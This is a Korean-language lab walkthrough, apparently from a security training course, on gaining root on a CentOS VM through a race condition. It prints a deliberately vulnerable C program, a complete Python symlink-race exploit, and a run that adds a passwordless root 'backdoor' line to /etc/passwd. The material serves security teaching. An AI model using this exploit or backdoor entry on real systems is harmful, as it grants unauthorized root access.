



정보보호

제품군 

실습훈련

기초 ② 시스템 모의해킹



기초②

시스템 권한탈취

- 시스템 권한탈취 개요
- 레이스 컨디션 개요

[기초2] 시스템 권한 탈취 - 실습

레이스 컨디션을 이용한 시스템 권한 탈취 (파일 조작) 실습

■ 실습 환경

실습 자원	자원명	IP 주소	ID	PW
사용 웹 서비스	SG-F2-SYS-Web	102.10.1.90	User_RaceCon	user123

[기초2] 시스템 권한 탈취 - 실습

레이스 컨디션을 이용한 시스템 권한 탈취(파일 조작) 실습


■ Step 01. [Attacker] 일반 사용자 계정으로 CentOS 시스템 로그인

- 권한 탈취(상승)을 위한 루트 사용자가 아닌 일반 사용자 계정 로그인

CentOS VM 로그인 정보

아이디 : user_RaceCon

비밀번호 : user123




[기초2] 시스템 권한 탈취 - 실습

레이스 컨디션을 이용한 시스템 권한 탈취(파일 조작) 실습

■ Step 02. [Attacker] 레이션 컨디션 실습을 위한 실습 파일 확인 및 명령 실행

- 현재 로그인 사용자의 ID 확인
- 실습 파일 존재 확인
- 대상 파일(/etc/passwd)의 권한 확인 (755)

```
user_RaceCon@localhost:~$ id
// 공격자의 ID 값 확인
user_RaceCon@localhost:~$ ls
// 레이스컨디션 실습 파일
user_RaceCon@localhost:~$ ls -l /etc/passwd
// 공격 타겟(대상)의 권한 확인 (쓰기 권한 X)
```



```
user_RaceCon@localhost:~
파일(F) 편집(E) 보기(V) 검색(S) 터미널(T) 도움말(H)
[user_RaceCon@localhost ~]$ id
uid=1004(user_RaceCon) gid=1004(user_RaceCon) groups=1004(user_RaceCon)
[user_RaceCon@localhost ~]$ ls
ex.py vuln vuln.c 공개 다운로드 문서 바탕화면 비디오 사진 서식 음악
[user_RaceCon@localhost ~]$ ls -l /etc/passwd
-rwxr-xr-x 1 root root 2602 4월 23 19:21 /etc/passwd
[user_RaceCon@localhost ~]$
```

[기초2] 시스템 권한 탈취 - 실습

레이스 컨디션을 이용한 시스템 권한 탈취(파일 조작) 실습

■ Step 03. [Attacker] 공격 대상 정보 확인

- 공격 수행 전 공격 대상(/etc/passwd)의 설정 확인

```
user_RaceCon@localhost:~$ cat /etc/passwd  
// /etc/passwd 설정 파일의 현재 내용 확인
```

```
[user_RaceCon@localhost ~]$ cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
bin:x:1:1:bin:/bin:/sbin/nologin  
daemon:x:2:2:daemon:/sbin:/sbin/nologin  
adm:x:3:4:adm:/var/adm:/sbin/nologin  
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin  
sync:x:5:0:sync:/sbin:/bin/sync  
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown  
halt:x:7:0:halt:/sbin:/sbin/halt  
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin  
operator:x:11:0:operator:/root:/sbin/nologin
```

```
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/false  
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin  
snort:x:1001:1001:Snort:/var/log/snort:/bin/false  
test:x:1002:1002::/home/test:/bin/bash  
user02:x:1003:1003::/home/user02:/bin/bash  
user_RaceCon:x:1004:1004::/home/user_RaceCon:/bin/bash  
[user_RaceCon@localhost ~]$
```

[기초2] 시스템 권한 탈취 - 실습

레이스 컨디션을 이용한 시스템 권한 탈취(파일 조작) 실습

■ Step 04. [Attacker] 공격 대상에 대한 쓰기 권한 없음 확인

- 공격 대상 (/etc/passwd)에 대한 쓰기 권한 부재 확인

```
user_RaceCon@localhost:~$ vi /etc/passwd
```

// 현재 로그인한 공격자 권한으로 /etc/passwd 설정 파일 쓰기 권한 없음 확인

```
[user_RaceCon@localhost ~]$ vi /etc/passwd
```

```
tcpdump: x: 72: 72: : / : /sbin/nologin
avahi: x: 70: 70: Avahi mDNS/DNS-SD Stack: /var/run/avahi-daemon: /sbin/nologin
user01: x: 1000: 1000: users: /home/user01: /bin/bash
mysql: x: 27: 27: MySQL Server: /var/lib/mysql: /bin/false
apache: x: 48: 48: Apache: /usr/share/httpd: /sbin/nologin
snort: x: 1001: 1001: Snort: /var/log/snort: /bin/false
test: x: 1002: 1002: : /home/test: /bin/bash
user02: x: 1003: 1003: : /home/user02: /bin/bash
user_RaceCon: x: 1004: 1004: : /home/user_RaceCon: /bin/bash
~
-- 끼워 넣기 -- w10: 경고: 읽기 전용 파일을 고치고 있습니다
snort: x: 1001: 1001: Snort: /var/log/snort: /bin/false
test: x: 1002: 1002: : /home/test: /bin/bash
user02: x: 1003: 1003: : /home/user02: /bin/bash
user_RaceCon: x: 1004: 1004: : /home/user_RaceCon: /bin/bash
user03: x: 1005: 1005: : /home/user05: /bin/bash

"/etc/passwd"
"/etc/passwd" E212: 쓸 파일을 열 수 없습니다
계속하려면 엔터 혹은 명령을 입력하십시오
```

[기초2] 시스템 권한 탈취 - 실습

레이스 컨디션을 이용한 시스템 권한 탈취(파일 조작) 실습

■ Step 05. [Attacker] 공격 파일 소스코드 확인 #1

- 공격 파일의 소스코드 확인

```
user_RaceCon@localhost:~$ vi vuln.c
```

```
// temp 파일 생성 및 파일 실행 시 인자로 문자열을 쓰며 파일을 삭제함
```

```
[user_RaceCon@localhost ~]$ vi vuln.c
```

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4 #include <sys/stat.h>
5 #include <sys/types.h>
6
7 int main(int argc, char *argv[]) {
8     struct stat st;
9     FILE *fp;
10
11     if(access("temp", F_OK | W_OK) == 0)
12         remove("temp");
13
14     if((fp = fopen("temp", "a")) == NULL) {
15         fprintf(stderr, "Can't open.");
16         exit(EXIT_FAILURE);
17     }
18
19     fprintf(fp, "%s\n", argv[1]);
20     fprintf(stderr, "Write OK\n");
21     fclose(fp);
22
23     remove("temp");
24     exit(EXIT_SUCCESS);
25 }
```


[기초2] 시스템 권한 탈취 - 실습

레이스 컨디션을 이용한 시스템 권한 탈취(파일 조작) 실습

■ Step 06. [Attacker] 공격 파일 소스코드 확인 #2

- 공격 파일의 소스코드 확인

```
user_RaceCon@localhost:~$ vi ex.py
```

// 공격 파일 실행과 /etc/passwd에 소프트 링크를 생성하는 명령어를 스레드를 활용해 실행

```
[user_RaceCon@localhost ~]$ vi ex.py
```

```
1 import os
2 import sys
3 import threading
4 import subprocess
5
6 def execute():
7     subprocess.call(['./vuln', sys.argv[2], '&'], stdout=subprocess.PIPE, stderr=subprocess.PIPE)
8 def exploit():
9     subprocess.call(['ln', '-s', sys.argv[1], 'temp'], stdout=subprocess.PIPE, stderr=subprocess.PIPE)
10
11 if __name__ == '__main__':
12     while(True):
13         with open(sys.argv[1], 'rt') as fp:
14             check = fp.read()
15
16             offset = check.find(sys.argv[2])
17             check = check[offset:].strip(' \n')
18
19             if check == sys.argv[2]:
20                 print("Exploit Success!!")
21                 break
22
23             th1 = threading.Thread(target=execute)
24             th2 = threading.Thread(target=exploit)
25
26             th1.start()
27             th2.start()
```

[기초2] 시스템 권한 탈취 - 실습

레이스 컨디션을 이용한 시스템 권한 탈취(파일 조작) 실습

■ Step 07. [Attacker] 공격 시도 및 결과 확인

- 공격 시도 (레이스 컨디션 발생) 및 파일 수정 확인

```
user_RaceCon@localhost:~$ python ex.py /etc/passwd backdoor::0:0:root:/root:/bin/bash
// 공격 파일 실행과 /etc/passwd에 소프트 링크를 생성하는 명령어를 스레드를 활용해 실행
user_RaceCon@localhost:~$ cat /etc/passwd
// 쓰기 권한 없이 파일 수정이 되는지 확인
```

```
[user_RaceCon@localhost ~]$ python ex.py /etc/passwd backdoor::0:0:root:/root:/bin/bash
Exploit Success!!
[user_RaceCon@localhost ~]$
```

```
[user_RaceCon@localhost ~]$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
```

```
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
snort:x:1001:1001:Snort:/var/log/snort:/bin/false
test:x:1002:1002::/home/test:/bin/bash
user02:x:1003:1003::/home/user02:/bin/bash
user_RaceCon:x:1004:1004::/home/user_RaceCon:/bin/bash
backdoor::0:0:root:/root:/bin/bash
[user_RaceCon@localhost ~]$
```